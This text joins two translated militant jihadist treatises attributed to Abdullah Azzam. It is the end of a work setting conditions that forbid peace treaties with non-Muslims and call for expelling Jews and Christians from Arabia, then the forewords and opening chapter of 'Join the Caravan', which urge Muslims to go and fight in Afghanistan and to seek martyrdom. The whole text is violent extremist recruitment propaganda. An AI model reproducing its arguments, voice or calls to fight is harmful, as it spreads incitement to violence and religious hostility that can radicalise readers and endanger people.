Ibn Abidin said[??]: "Know that the order to fight was revealed in stages. The Prophet (saw) was initially ordered with *Tabligh* and turning away. The Exalted said: **"Therefore proclaim openly** (Allah's message - Islamic monotheism) **that which you are commanded and turn away from the *Mushrikun*."**[95] Then to invite with wisdom: **"Invite** (mankind, O Mohammed s.a.w.) **to the way of your Lord** (i.e. Islam) **with wisdom** (i.e. with the divine inspiration and the Qur'an) **and fair preaching, and argue with them in a way that is better..."**[96] Then, permission to fight was granted: **"Permission to fight is given to those** (i.e. believers against disbelievers), **who are fighting them,** (and) **because they** (believers) **have been wronged, and surely, Allah is able to give them** (believers) **victory."**[97] Then they were ordered to fight if they were attacked: **"...but if they attack you, then kill them. Such is the recompense of the disbelievers."**[98] Then, they were ordered to fight with conditions, when the sacred months had passed: **"Then when the sacred months** (the 1st, 7th, 11th, and 12th months of the Islamic calendar) **have past, them kill the *Mushrikun* wherever you find them..."**[99] Finally, he was ordered to fight all out in general: **"And fight in the way of Allah those who fight you, but transgress not the limits. Truly Allah likes not the transgressors."**[100]

This is why it is so essential to have knowledge of the sequence of the revelation. It is also necessary to clarify that initially it is not permitted to enter into political negotiations in the stage which is for *Da'wah*, before the *Da'wah* is properly established with an authority which can preserve its aims. If the Islamic *Da'wah* enters negotiations

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[92] Soorat At Tauba: 36.

[93] Soorat At Tauba: 5.

[94] Hashiyat Ibn Abidin 3/239.

[95] Soorat Al Hijr: 94.

[96] Soorat An Nahl: 125.

[97] Soorat Al Hajj: 39.

[98] Soorat Al Baqara: 191.

[99] Soorat At Tauba: 5.

[100] Soorat Al Baqarah: 190.

in the initial stage, then its agenda becomes compromised and muddled and it will become inconsistent in the people's understanding. It will have no solid foundation and the *Da'wah* is lost in political games and national ties.

The example for this period is the noble *Soorat*: **"Say: O *Al Kafirun*** (disbelievers in Allah, in his oneness, in His angels, in His books, in his messengers, in the Day of Resurrection, in *Al Qadar*, etc.)**! I worship not that which you worship, nor you worship that which I worship..."**[101] and the example of the position of the believers in this period: **"...Say** (O Mohammed s.a.w.)**: call your** (so-called) **partners** (of Allah) **and then plot against me and give me no respite! Verily, my *Wali*** (protector, supporter, and helper, etc.) **is Allah who has revealed the book** (the Qur'an)**, and he protects** (supports and helps) **the righteous."**[102] We must proclaim our beliefs, make them heard. The callers must raise their voices until they are sacrificed on a pyre of *Fitnah* in which their souls will be tried to the limit of their patience. As it was with the Prophet (saw) and his companions during the Meccan period. But once the Islamic state was established nothing prevented them from making pacts.

Conditions for Making Peace Treaties With the Kuffar

The scholars of *Fiqh* are divided as to whether or not it is permitted to make peace treaties with the *Kuffar*. Among them are some who permit it based on the pact of Hudaybia. Others permit it if the Muslims are extremely weak. Others still, say that we are no longer permitted to make peace treaties with the *Kuffar* because they say that all pacts with the *Kuffar* are canceled by the Verse of the Sword. We say, it is permitted to make peace treaties, if in the treaty there is good for the Muslims, but under the condition that there is no clause within the treaty that nullifies or corrupts it. Such as:

1- It is not permitted to include a condition in the treaty that relinquishes even a hand span of Muslim land to the *Kuffar*. Because, the land of Islam belongs to no one, therefore none can make negotiations over it. Such a condition nullifies the treaty because the land belongs to Allah and to Islam. It is not permitted for anyone to misuse anything in a domain not his own. Or to barter the Son of Adam that does not belong to him. With reference to the Russians, it is not permitted to negotiate with them until they

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[101] Soorat Al Kafirun.

[102] Soorat Al A'raf: 195-196.

retreat from every hand span of Afghani territory. With the Jews in Palestine, likewise.

2- If the jihad becomes *Fard Ayn* it nullifies the peace treaty such as when the enemy enters the Muslim lands or intends harm upon them. *Fath Aliy* of Malik 1/289 on the subject of peace treaties in *Mayir* in the chapter *Jihad*: "The Caliph signs a peace treaty with Christians but the Muslims feel the only solution is Jihad, then his peace treaty is annulled and his deed rejected." Wherever the jihad is *Fard Ayn* it is not permitted to have peace, such as when the enemy conquers Muslims. All that we have cited on that which makes jihad *Fard Ayn* annuls the peace treaty, because it discontinues the *Fard Ayn*, which is jihad to remedy the situation. Qadi Ibn Rushd reported that the scholars are agreed that when jihad becomes *Fard Ayn* it has more of a priority than fulfilling the *Fard* Hajj. The reason for this being, that if jihad is *Fard Ayn* it must be carried out immediately, whereas Hajj may be postponed. The mentioned treaty must be abandoned because it does not conform to the *Shariah*, it is not valid nor are its rules binding, according to everyone who has a true understanding of the principles of *Shariah.* Also, the mentioned treaty includes the abandonment of the *Fard* jihad. The abandonment of the *Fard* jihad is an illegality and every illegality is not binding.

3- Every condition which entails the abandonment of the *Shariah* of Allah or neglect of Islamic practices nullifies the treaty. It is not permitted for Russia to interfere with the government because this corrupts jihad and its aim.

4- It is not permitted to contract a treaty including a condition that humiliates the Muslims or creates such a sentiment. As reported in a hadith from az Zuhri, who said[103]: "when tribulations upon the people became great, the Messenger of Allah (saw) sent someone to Uyaina Bin Husn Bin Hanifa Ibn Badr and to Harith Bin Abi Auf al Muzni - they were the chiefs of Ghatafan. He offered them one third of the fruits of Medina under the condition that they and their forces withdraw from him and his companions. They held negotiations but did not finalize the agreement. When he wished to finalize the agreement he sent for Saad Bin Muath and Saad Bin Ubadah in order to consult with them. He explained to them the situation and said, "as you know the Arabs are shooting us through one bow (gathered in their attack against us), what do you think of offering them some of the fruits of Medina? They said, "O Messenger of Allah (saw) if you say this is your opinion, then your opinion we follow. But, we

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[103] I'ala as Sinan 12/8.

never offered them dates except to sell them to them or if they were our guests, and that was when we were *Kuffar*. Now Allah has honored us with Islam". The Prophet (saw) was pleased with what they said". Strong with interrupted chain of narration. The *Ansaar* felt that they would be humiliated. And in some narration's: "we don't give you but the sword."

5- Not to contract a condition which opposes the *Shariah* of Islam. For Example:

a- An agreement allowing *Mushriks* to reside in the land of *Harramain* (the land of the two holy mosques, i.e. the entire Arabian peninsula) because in a hadith: "Expel all Jews and Christians from the Arabian peninsula".[104]

b- To return Muslim women to the *Kuffar*: **"...Then if you know them for true believers, send them not back to the disbelievers, they are not lawful** (wives) **for the disbelievers nor are the disbelievers lawful** (husbands) **for them..."**[105]

About sending a Muslim man back to the *Kuffar* there is disagreement among the scholars of *Fiqh*. Some allow for them to be returned in relation to a similar condition in the Hudaybia pact. But the rest of the scholars maintain that permission for this condition in the Hudaybia treaty was specifically for the Messenger of Allah (saw). Because he knew that Allah would find a way out for them. This is the majority opinion. Bara Bin Azib said: "The Messenger of Allah (saw) laid down three conditions on the day of Hudaybia with the *Mushrikun*. Whoever went to them from the Prophet (saw) would not be sent Back. Who came to us from them, they would be returned. The Prophet (saw) said, "who from us went to them, Allah distanced him". Agreed upon and Muslim adds: "and who left them Allah will make for them an opening and a way out".[106]

6- Similarly, it is not permitted to contract a condition which permits the exposure of the practices of the *Kuffar* in Muslim land. For example, allowing the construction of churches, monasteries or the circulation of missionaries, all which create *Fitnah* for the Muslims and corrupt their beliefs. Most importantly in the Arabian peninsula. Therefore, agreements and the political solution in Palestine are void. Void from their very origin. Any amendments are not permissible. In Afghanistan it is permitted under conditions:

1- Withdrawal of Russians from all Muslim territory.

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[104] Reported by Muslim/ Al Fath ar Rabbani 14/120.

[105] Soorat Al Mumtahinah: 10.

[106] Al Qurtubi 8/39.

2- If an Islamic state is established in Afghanistan after withdrawal and there is no interference in the forth-coming government such as attempting to return the king or imposing practices that aim to undermine the beliefs of the Afghani people.

3- The withdrawal must be without conditions or restraints.

4- The Russians must fully acknowledge the mujahideen and ask peace from them: **"But if they incline to peace, you also incline to it, and** (put your) **trust in Allah**[107]**..."** Sudi and Ibn Zaid said: "If the call for a treaty respond to them."[108] Ibn Hajr al Haythami said: "a corrupt condition corrupts the contract. For example, a condition that prevents the release of prisoners, the withdrawal from captured territory, the return of any Muslim prisoners that escape from them, their settling in the *Hijaz*, the appearance of alcohol in our land, or sending back who came to us from them".[109]

5- If mujahideen are satisfied that the Russians are sincere in asking for peace and will not deceive them. But, those who want to have peace or be its intermediaries fail to uphold the aim of the Jihad which is the establishment of an Islamic state, because the western countries will not accept it and will resist it. These people fail to comprehend the aim of jihad and they haven't a clear Islamic vision. Furthermore is not permitted for these people to be fighters in jihad, a favor from Allah, nor can they be its leaders. For Allah the Almighty the Majestic said: **"If Allah brings you back to a party of them** (the hypocrites)**, and they ask your permission to go out** (to fight)**, say: never shall you go out with me, nor fight an enemy with me..."**[110] Qurtubi said 8/218: "This indicates that the accompaniment of the foolish in an expedition is not permitted". The major scholars of *Fiqh* have stated in *Al Jihad* that it is not permitted for the arrogant, the pessimist, the hesitant, the coward or the hinderer to accompany the army.

O Allah give victory to the Mujahideen in Afghanistan, in Palestine, in the Philippines, in Lebanon and everywhere. And raise the flag of Islam, the rule of the Qur'anic state, and grant us martyrdom in your cause.

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[107] Al Anfal: 61.

[108] Hasshiyat Aah Sharawai and Ibn al Qasim upon Tahfa al Mahtaj 9/306.

[109] Al Qurtubi 8/39.

[110] Soorat At Tauba: 83.

Glory be to your Lord, Lord of Honor and Power. He is free from that which they attribute to him and peace be upon the messengers and all the praise and gratitude

be to Allah Lord of the Worlds. Salutations upon our Prophet Mohammed, upon his family, his companions and the predecessors and whoever follows them in righteousness until the Day of Judgment.

Final Word

Finally we say, the case is not settled by long lists of quotations or the bringing forward of witnesses. Rather, the matter is referred to the heart. If Allah gives it light it will see the truth, in which everything is apparent. Otherwise, if the hearts are darkened they will not see. **"...Verily, it is not the eyes that grow blind, but it is the hearts which are in the breast that grow blind."**[111]

The vision of the heart is for evidences, and the signs of the Lord are for cultivating *Taqwa*, obedience and enthusiasm for acts of worship. **"Verily, proofs have come to you from your Lord, so whoever sees, will do so for** (the good of) **his own self, and whosoever blinds himself, will do so to his own harm, and I** (Mohammed s.a.w.) **am not a watcher over you."**[112] This vision opens forth in the heart the springs of perception. A perception not earned by studying. Verily, it is an understanding given by Allah to his servant for His Book and His religion according to the capacity of the heart's vision. This vision grows in the field of the heart, that he may discern truth from

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[111] Soorat Al Hajj: 46.

[112] Soorat Al An'am: 104.

falsehood, the honest from the liar. The Exalted said: **"Surely! Therein is indeed a sign for the believers."**[113]

Mujahid said: "In at Tirmithi, Abi Said al Khudri (ra) reported that the Prophet (saw) said: "Fear the perception of the believer for he sees with the light of Allah the Almighty the Majestic." Then he read: **"Surely! Therein is indeed a sign for the believers."**[114]

Everyone who prefers the life of this world from among the scholars, he must lie concerning Allah in his *Fatawa* and rulings, in his lectures and his commands, because many of the rules of the Lord conflict with the desires of the people, especially those endowed with authority.

Those who serve their lusts, their desires will not be satisfied except by contradicting the truth or rejecting a great part of it. If the scholars and those who govern love power and pursue their desires, they will not find fulfillment unless they oppose the truth. Especially when the doubtful coincides with their lusts, thus tempting his lower nature. What is right becomes hidden and the face of truth is covered.

If the truth is evident and without doubt, he chooses the controversial and excuses himself by saying that he will find an exit in repentance.

About those, and those like them the Exalted said: **"Then, there has succeeded a posterity who have given up prayers** (i.e. made their prayers to be lost, either by not offering them or by not offering them perfectly or by not offering them in their proper fixed times. etc.) **and have followed lusts..."**[115] The Exalted also said about them: **"Then after them succeeded them an** (evil) **generation, which inherited the Book, but they chose** (for themselves) **the good of this low life** (evil pleasures of this world) **saying** (as an excuse)**:** (Everything) **will be forgiven to us. And if** (again) **the offer of the like** (evil pleasures of this world) **came their way, they would** (again) **seize them** (would commit those sins)**. Was not the covenant of the Book taken from them that they would not say about Allah anything but the truth? And they studied what is in it** (the Book)**. And the home of the hereafter is better for those who are *Al Muttaqun*. Do not you then understand?"**[116]

To follow vain desires blinds the eye of the heart, until it can no longer differentiate between *Sunnah* and *Bid'ah,* or it inevitably reverses them that it perceives the *Bid'ah* as *Sunnah.* This is the plague the scholars suffer when they prefer the life of this world and pursue lusts and follow after leaders.[117] The following verses refer to them: **"And recite**

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[113] Soorat Al Hijr: 77.

[114] Soorat Al Hijr: 77.

[115] Soorat Maryam: 59.

[116] Soorat Al A'araf: 169.

[117] Al Fuayid: 113-114.

(O Mohammed) **to them the story of him to whom we gave our *Ayat*** (proofs evidences lessons signs revelations, etc.) **but he threw them away, so Satan followed him up, and he became of those who went astray. And had We willed, we would surely have elevated him therewith but he clung to the earth and followed his own vain desire. So his description is the description of a dog: if you drive him away, he lolls his tongue out, or if you leave alone he** (still) **lolls his tongue out..."**[118]

Quotations will not suffice, because the perception of the truth relies on the enlightenment of the heart.

When the heart has a strong attachment to the life of this world, and the bearer of this heart is immersed in sin, *Ran* (black covering) overcomes the heart. Because, every sin is a black stain on the heart. These black stains accumulate until the *Ran* is total and prevents the penetration of light to the heart.

When the heart is darkened, things no longer appear as they truly are, for truth is confused and its face no longer apparent. The heart is inverted and sees truth as falsehood and falsehood as truth.

There must be *Taqwa* that the capacity for discernment is developed, the heart cleansed, that if may accord things their proper order: **"O you who believe! If you obey and fear Allah, He will grant you *Furqan* a criterion** (to judge between right and wrong or *Makhraj*, i.e. making a way for you to get out from every difficulty), **and will expiate for you your sins, and forgive you, and Allah is the owner of the great bounty."**[119]

When they were in confusion over difficult questions they should say, "ask the people of the battle fronts because they are the nearest to Allah".

They asked Ahmad Bin Hanbal: "Who do we ask after you?" He said, "ask Aba Bakr al Waraq for he possesses *Taqwa* as it ought to be, and I hope he will be successful in answering."

In Bukhari and Muslim a hadith *Marfu*: "In the past among the nations before you there were inspired men and if there was one in my nation it would be Umar Bin Khattab," and Umar was true to this.

Muslim narrates in his sahih from Aisha (ra), who said: "The Messenger of Allah (saw) would open his prayer when he stood at night with: Our Lord of Jibreel and Mikaeel, Originator of the heavens and the earth, Knower of the unseen and the seen, you judge between your slaves in that in which they are at difference. Guide me from that in which they differ to the truth by Your leave. You guide whom You will to the straight path."

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[118] Soorat Al A'raf: 175-176.

[119] Soorat Al Anfal: 29.

Finally we supplicate by the blessed verse: **"...O Lord! Judge between us and our people in truth, for you are the best of those who give judgment."**[120] We repeat the supplication of the Messenger of Allah (saw) as reported in sahih Muslim:

"O Allah guide us from that in which they differ to the truth by your permission. You guide whom you will to the straight path. Our Lord forgive us and our brethren who preceded us in faith and put not in our hearts any hatred towards those who have believed. Our Lord you are indeed Full of Kindness, Most Merciful.

O Allah make us live in contentment and die as *Shaheed* and gather us among the group of Mustafa (saw). Glory be to you O Allah and praise, I bear witness that there is no god but you. I seek your forgiveness and to you I repent.

Glossary

Ansaar: anyone of the companions of the Prophet (saw) from the inhabitants of Medina, who received and hosted the Muslim immigrants from Mecca and other places.

Ahlul Harb: all people belonging to the nation of the enemy.

Ahlul Sunnah wa Jammah: those who follow the authentic *Sunnah* of the prophet according to the understanding of the companions of the Prophet (saw).

Alim: scholar or man of knowledge.

Amir: chief, commander, leader, master.

Amirul Mu'mineen: leader of the believers.

'Ard: all things held in honor: women, family, country, dignity etc.

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[120] Soorat Al A'raf: 89

Bid'ah: innovation in religion. any act or practice not found in the Sunnah of the Prophet (saw) or the Qur'an.
Da'wah: preaching, inviting, calling (to Islam, jihad, etc.)
Da'i: one who performs *Da'wah*.
Fara'id: .plural of Fard.
Fard: compulsory, obligatory duty.
Fard Ayn: greatest degree of obligation. compulsory such as five daily prayers, Hajj, fasting the month of Ramadan and so on.
Fard Kifaya: Initially compulsory, but voluntary upon fulfillment of specific conditions.
Fatawa: plural of Fatwa.
Fatwa: legal ruling.
Fiqh: Islamic jurisprudence.
Fitnah: trial, tribulation, temptation.
Hadith: report of the Prophet's (saw) words or actions.
Hafiz: one who has committed the Qur'an in its entirety to memory.
Harram: forbidden according to the *Shariah*.
Hasan: good. second highest degree of authenticity in hadith classification.
Hijaz: the Arabian peninsula.
Hijr: emigration in the cause of Allah.
Ijma: consensus of the *Ulama.*
Iman: belief, faith.
Jamat: group, gathering, community.
Jizya: head tax imposed by Islam on non-Muslims living under the protection of an Islamic government.
Kaffir: disbeliever, infidel.
Kuffar: plural of Kaffir.
Kufr: disbelief.
Marfu': uninterrupted chain of narration leading to the Prophet (saw), therefore reporting directly.
Mathhab: school of thought in Islamic jurisprudence. The four major ones being: Maliki, Shaffie, Hanbali and Hanafi.
Muhaditheen: Scholar specializing in hadith.
Mushrikun: polytheist, pagans, idolaters. people who practice Shirk.
Qiyas: (Principle of Fiqh) Juristic reasoning, inference by deduction, by analogy.
Rakat: unit of prayer, consisting of one series of prostrations.
Ribatt: waiting in preparation to meet the enemy.
Sahih: correct. certified. highest ranking of authenticity in hadith classification.
Salaf: pious people of the early generations of Islam.

Shariah: Islamic law.
Shaheed: Martyr in the cause of Allah.
Shaytaan: Satan, demon.
Sheikh: elder. Title usually attributed to man of knowledge.
Shirk: associating partners with Allah, the worship of false gods or idols.
Shuhada: plural of Shaheed.
Sunnah: legal ways, practices, orders, acts of worship and statements etc. of the Prophet (saw) that have become model followed by Muslims.
Tabligh: to convey, notify, inform, declare.
Tafseer: commentary, interpretation of Qur'an.
Taqwa: fear of Allah, piety, devoutness, religiousness
Ulama: plural of Alim.
Ummah: the entire community of Muslims.
Zakat: compulsory Islamic charity.

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All translation of Qur'anic text taken from:

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JOIN THE CARAVAN

Shaykh `Abdullah `Azzam

TRANSLATOR'S FOREWORD

Praise be to Allah, Lord of the Worlds. The Hereafter is for the pious, and there is no enmity save toward the unjust. I bear witness that there is none worthy of worship save Allah alone, and I bear witness that Muhammad is His Slave and Messenger. May Allah bless him, his pure Household, his noble Companions, and all those who follow them in goodness upto the day of Judgement. I am pleased to present this translation of the martyred Shaykh `Abdullah `Azzam's "Join The Caravan" (Ilhaq bil-qawafilah) to our English-speaking brothers and sisters.

The Shaykh has done an excellent job of informing Muslims about jihad, the topic which is so much misunderstood and neglected today. The book focuses on Afghanistan, but most of what is mentioned is applicable to jihad in general. `Abdullah `Azzam was born in Palestine, and earned a Ph.D. in Islamic studies from Al-Azhar University in Egypt. He spent the early part of his life in Palestine, participating in the jihad there. However, matters there were not to his liking, for the people involved in jihad were far removed from Islam. He told of how these people used to spend the nights playing cards and listening to music, under the illusion that they were performing jihad to liberate Palestine.

Shaykh `Abdullah mentioned that, out of the thousands in the camp he was in, the number of people who offered their salah in congregation were so few they could be counted on one hand. He tried to steer them towards Islam, but they resisted his attempts. One day he rhetorically asked one of the "Mujahideen" what the religion behind the Palestinian revolution was, to which the man replied, quite clearly and bluntly, "This revolution has no religion behind it."

This was the last straw. Shaykh `Abdullah left Palestine, and went to Saudi Arabia to teach in the universities there. When he learned about the Afghan jihad, he left his teaching position at King `Abdul-`Aziz University and went to Islamabad, Pakistan, in order to be able to participate in the jihad. He travelled all over the world, calling on Muslims to rally to the defence of their religion and lands. He wrote a number of books on jihad. Moreover, he himself participated bodily in the Afghan jihad, despite the fact that he was in his sixties. He traversed Afghanistan, from north to south, east and west, in snow, through the mountains, in heat and in cold, riding donkeys and on foot. Young men with him used to tire from such exertions, but not Shaykh `Abdullah. No other Arab has worked for the Afghan jihad in such a manner. At an age of more than sixty years, he performed jihad in every way possible, truly responding to the call of Allah, "Go forth, light and heavy, and strive with your selves and your wealth in the path of Allah. That is better for you, if only you knew."*{Qur'an, 9:41}*

He reared his family also, in the same spirit, so that his wife, for example, engaged in orphan care and other humanitarian work in Afghanistan. He refused teaching positions at a number of universities, declaring that he would not quit jihad until he was either martyred or assassinated. He used to reiterate that his ultimate goal was still to liberate Palestine. Naturally, such a pride to Islam caused great distress to the enemies of this religion, and they plotted to eliminate him. In 1989 CE, a lethal amount of TNT explosive was placed beneath the pulpit from which he delivered the sermon every

Friday. It was such a formidable quantity that if it had exploded, it would have destroyed the mosque, together with everything and everybody in it. Hundreds of Muslims would have been killed, but Allah provided protection and the bomb did not explode.

The enemies, determined to accomplish their ugly task, tried another plot in Peshawar, shortly after this in the same year. They planted three bombs on a road so narrow only a single car could travel on it. It was the road Shaykh `Abdullah would use to drive to the Friday prayer. That Friday, the Shaykh, together with two of his sons, Ibrahim and Muhammad, along with one of the sons of the late Shaykh Tamim `Adnani (another hero of the Afghan jihad), drove along the road. The car stopped at the position of the first bomb, and the Shaykh alighted to walk the remainder of the way. The enemies, lying in wait, then exploded the bomb. A loud explosion and a great thundering were heard all over the city. People emerged from the mosque, and beheld a terrible scene. Only a small fragment of the car remained; the young son Ibrahim flew 100 meters into the air; the other two youths were thrown a similar distance away, and their remains were scattered among the trees and power lines. As for Shaykh `Abdullah himself, his body was found resting against a wall, totally intact and not at all disfigured, except that some blood was seen issuing from his mouth. It was in this way that this great hero and reformer of Islam departed from the arena of jihad and from this world, never to return. May Allah accept him as a martyr, and grant him the highest station in Paradise.

The struggle, which he stood for, continues, despite the enemies of Islam. "They seek to extinguish the light of Allah by their mouths. But Allah refuses save to perfect His light, even if the Disbelievers are averse. It is He who has sent His messenger with the guidance and the true religion, in order that He may make it prevail over all religions, even if the pagans are averse."*{Qur'an, 9:32-33}* Since the book was written, the Soviets have been expelled from Afghanistan, by Allah's grace, and the entire Soviet Union has disintegrated.

Yet, the fighting in Afghanistan continues, as those who are striving to raise Allah's word battle against others whose motives were not purely Islamic. Doubtless, the struggle must continue until truth emerges distinct from falsehood, and the true Mujahideen attain triumph and defeat the Communists and other enemies of Islam who are trying to destroy the fruit of the Afghan jihad. It is particularly important for Muslims to acquaint themselves with the true state of affairs in Afghanistan before making unjustified, rash statements and accusations. Let us remind ourselves of the folly of speaking without being properly informed. "When you were propagating it with your tongues, your mouths uttering that of which you had no knowledge, thinking it to be of little consequence, whereas it was serious (indeed) before Allah"*{Qur'an, 24:15}*

May Allah bring benefit by means of this book, and grant us all the courage and ability to respond to His call. May He grant success and victory to all those who strive in His way the world over.

PREFACE TO THE FIRST EDITION

Praise be to Allah, Lord of the Worlds, and blessings and peace be upon the noblest of all the Messengers. This is a small treatise that I wrote for those who are pining away for jihad and who hope for martyrdom in its way. The book is in 2 parts:

Part 1: Reasons for jihad
Part 2: Oh Islam!

I have concluded with a synopsis and observations. We hope that Allah will being benefit by it, and will reform us and reform others by means of us, surely He is the Hearer, the Nearby, the Answerer of Prayers. I intend the book as a reply to many letters which I receive asking for advice about coming to Afghanistan.

So come to Gardens of Eden, for they are Your original abode and therein are camping grounds; But we are captives of the enemy, so can we then return to our home countries and give up?

The Slave Needful of Allah,
`Abdullah al-`Azzam
17 Sha'ban n 1407 A.H.
15 April 1987 CE

PREFACE TO THE SECOND EDITION

Praise be to Allah alone, and blessings and peace be on (Muhammad) after whom there is no Prophet (sallallahu alayhi wa sallam). It did not pass through my mind while I was writing this treatise that it might bring about such a great revolution, so that our numbers would increase close to tenfold. Nor did it cross my mind that there are latent capabilities lying beneath the heaps of practices which are lethal to perception and intuition. These aptitudes have the ability to respond to the true call bursting forth from the depths of hearts wounded by the condition of the Muslims. We have become conscious, in the course of our profound experiment in Afghanistan over a time-span of 7 years and some, that this Ummah is prolific and that it has not become barren of outstanding eras nor of delivery of men. We have seen that the land of Islam is still fertile; giving its produce at all times by its Lord's leave, whenever the plantations find a person of insight to serve as a trustworthy administrator. This Ummah only lacks exemplars to lead the journey sincerely, who are well acquainted with mobilizing an exploration, and who give priority to the commissioning of leadership.

In proportion to the determined ones comes determination, And in proportion to noble people come noble deeds. In the eye of the little ones, the small misfortune appears tremendous, And diminished in the eye of the mighty are great distresses.

We have already seen lofty examples of new blossoms, which Allah has steered until they ripened in the kiln of the battlefield, and became matured by its heat. We found most of these people to be from among those of modest upbringing, good-heart, and healthy character. We have seen that much education, with the accompanying suppression of deeds brings about a cold heart, slackened determination and a greed for life, which argues, unfeelingly and feebly against evidence by way of barren disputation. The wise instructor should look down upon hysteria, recklessness, faltering from seeing evil, losing aim due to anger over the women who have been raped, and feelings of jealous torment on seeing such profound events; all this is rashness. It is possible for Islam to obtain many benefits from the school of the Afghan Jihad. It is also possible for loftier models, people with mature

abilities and wiser, more mindful propagators to come to the land of jihad. Thousands of such people could bring about a tremendous revolution in the reality of Afghanistan, and in the inhabited regions thereafter. Those thousands may change history. We do not deny that a large number of arrivals, with simple thinking, shallow Islamic juristic knowledge drawn from diverse founts and different pedagogic schools, and disparity in levels of age and knowledge, has brought about a kind of convulsion in education. It has cast a great burden upon our shoulders. But what could we possibly do when so few mature people are coming, and the journey has incapacitated some of the sincere people of insight? We have tried to face the problem in its actual proportion, and to call to it anybody who cares to listen while bearing witness to the truth. However, none have come to us other than simple youths, who were therefore our raw material. Of course, it was necessary to work on them so that they could make their contribution and participate with their fortune in this noble, blessed activity. Mature propagators are still the talk of the hour in the Islamic jihad of Afghanistan, and the subject of pressing necessity and glaring need. There are still many solutions to problems in the hands of those who are not occupying the roles they should. Perhaps I am more conscious than others of the abundant good in this place, which is veiled from those who are absent, and the great success which so many of the arrivals have attained. The encouraging word of our Lord to the Mujahideen suffices us (translated):

"Those of the believers who sit back, except for those who are incapacitated, are not equal with those who strive in the way of Allah with their wealth and their selves. Allah has granted a higher rank to those who strive with their possessions and selves, over those who sit back. And to all of them has Allah promised good. But Allah has favored the Mujahideen with a tremendous reward, by levels from Him, and with forgiveness and mercy, over those who sit back. And Allah is Oft-Forgiving, Most Merciful." *{Qur'an 4:95-96}*

And also the encouraging words of the Prophet (sallallahu alayhi wa sallam):

"It was asked, 'Oh Messenger of Allah! Which of mankind is most excellent?' He (sallallahu alayhi wa sallam) replied,

'A believer who strives in the Path of Allah with his self and his wealth.'" *{Saheeh Bukhari 4/45}*

"Standing for an hour in the ranks of battle in the Path of Allah is better than standing in prayer for sixty years." *{Saheeh, related by Ibn Adee and Ibn Asakir from Abu Hurayrah (4/6165). Saheeh Al-Jaami' As-Sagheer No. 4305}*

"A morning or evening spent in the Path of Allah is better than the world and all it contains." *{Saheeh Al-Bukhari 4/50 - Agreed upon}*

And in Sahih Bukhari, reported from the Prophet (sallallahu alayhi wa sallam):

"In Paradise are a hundred levels which Allah has prepared for those who strive in His way. The difference between two consecutive levels is like that between earth and sky." *{Saheeh Al-Bukhari 4/48}*

In any case, there are two duties, which we are trying to establish: the duty of jihad (fighting), and the duty of arousing the believers. If, in this way, we achieve success, it is from Allah, and should we miss

it, it is because of Satan and ourselves. It suffices us that we have striven sincerely and called attention, with insight, to the terror of the situation. And we hope that Allah will provide us with sincerity and steadfastness and that He will accept our deeds from us, and bring us our end in martyrdom.

`Abdullah `Azzam
1st Jummad al-Awwal 1409 A.H. corresponding to 9th December 1988 CE

PART ONE: REASONS FOR JIHAD

Praise be to Allah Whom we praise, and from Whom we seek help and forgiveness. We seek refuge with Allah from the evil of our selves and from our bad deeds. Whomever Allah guides none can lead astray, and whomever He leaves to stray, none can guide him aright. I bear witness that there is none worthy of worship but Allah alone, Who has no partners, and I bear witness that Muhammad is His Servant and Messenger.

Oh Allah! There is nothing easy except that which You make easy, and you make difficult things easy when You will. Anybody who looks into the state of the Muslims today will find that their greatest misfortune is their abandonment of Jihad "...due to love of this world and abhorrence of death..." *{Extracted by Abu Dawud, As-Saheehah 958}.* Because of that, the tyrants have gained dominance over the Muslims in every aspect and in every land. The reason for this is that the Disbelievers only stand in awe of fighting.

"So fight in the Path of Allah- you will be held accountable only for yourself- and arouse the believers. Surely, Allah will subdue the might of the Disbelievers, and Allah is mightier in power and severer in exemplary punishment." *{Quran 4:84}*

We then are calling upon the Muslims and urging them to proceed to fight, for many reasons, at the head of which are the following:

1. In order that the Disbelievers do not dominate.
2. Due to the scarcity of men.
3. Fear of Hell-fire.
4. Fulfilling the duty of Jihad, and responding to the call of the Lord.
5. Following in the footsteps of the Pious Predecessors.
6. Establishing a solid foundation as a base for Islam.
7. Protecting those who are oppressed in the land.
8. Hoping for martyrdom.
9. A shield for the Ummah, and a means for lifting disgrace off them
10. Protecting the dignity of the Ummah, and repelling the conspiracy of its enemies
11. Preservation of the earth, and protection from corruption
12. Security of Islamic places of worship
13. Protection of the Ummah from punishment, disfiguration and displacement
14. Prosperity of the Ummah, and surplus of its resources
15. Jihad is the highest peak of Islam.

16. Jihad is the most excellent form of worship, and by means of it the Muslim can reach the highest of ranks.

1. In order that the Disbelievers do not dominate For in the noble verse of the Qur'an, we find, (translated):

"And fight them until there is no Fitnah, and the way of life prescribed by Allah is established in its entirety. But even if they desist, Allah sees what they do." *{Qur'an 8:39}*

So, if the fighting stops, the Disbelievers dominate, and the Fitnah, which is shirk, spreads.

2. Scarcity of Men

The crisis of the Islamic world is the lack of men who are competent in bearing responsibility and meriting trust, as has been reported in Sahih Bukhari:

"People are like a hundred camels out of which you can hardly find one suitable to ride." *{Saheeh Bukhari}*

This means that the ultimate in moderation regarding things of this world and in longing for the hereafter is as scarce as a rahilah. It has been narrated that `Umar Ibn al-Khattab (may Allah be pleased with him) told the cream of his companions,

"Wish!"

and so each of them wished something, and then they said,

"Wish, oh Commander of the Believers!"

Umar then said,

"I wish that I could have this house full of people like Abu Ubaydah bin Al-Jarrah." (Abu Ubaydah was one about whom the Rasul (sallallahu alayhe wa sallam) said is the "trustworthy one" of the Ummah.)

The men who know are few, those who act are even fewer. Those who perform Jihad are rarer and scarcer, and those who remain steadfast on this path are hardly sufficient to be mentioned. Many a time have I looked in on a gathering for Qur'anic recitation, comprising Arab youths who came to the Land of Honor and Glory (by which I mean the land of Afghanistan).

Power on the back of distinction does ride, And distinction comes about through night journeys and vigilance.

I am saying, I have looked at the countenances of the youths, seeking one among them proficient in the rules of recitation so that I could put him in charge of the group, but I did not find a single such one. Thereupon I could well say, *"How our people have served us!"* which are the very words that the Prophet (sallallahu alayhi wa sallam) said when seven youths of Ansar were killed in front of him on

the Day of Uhud. We are saying that our learned brethren and mature propagators have not come to us. On the contrary, some of them advise those who come forward to sit complacently in their own countries, even if they could not say a word against the injustice of the oppressors and the tyranny of the occupiers. And some of them give verdicts without knowledge, saying, *"The Afghans are in need of money and not in need of men".* As for me, through the course of my day-to-day life for this Jihad, I have found that the Afghans are in severe need of money. But their need for men is more severe, and the necessity of propagators is greater. I reaffirm this while living my eighth year amongst the Mujahideen.

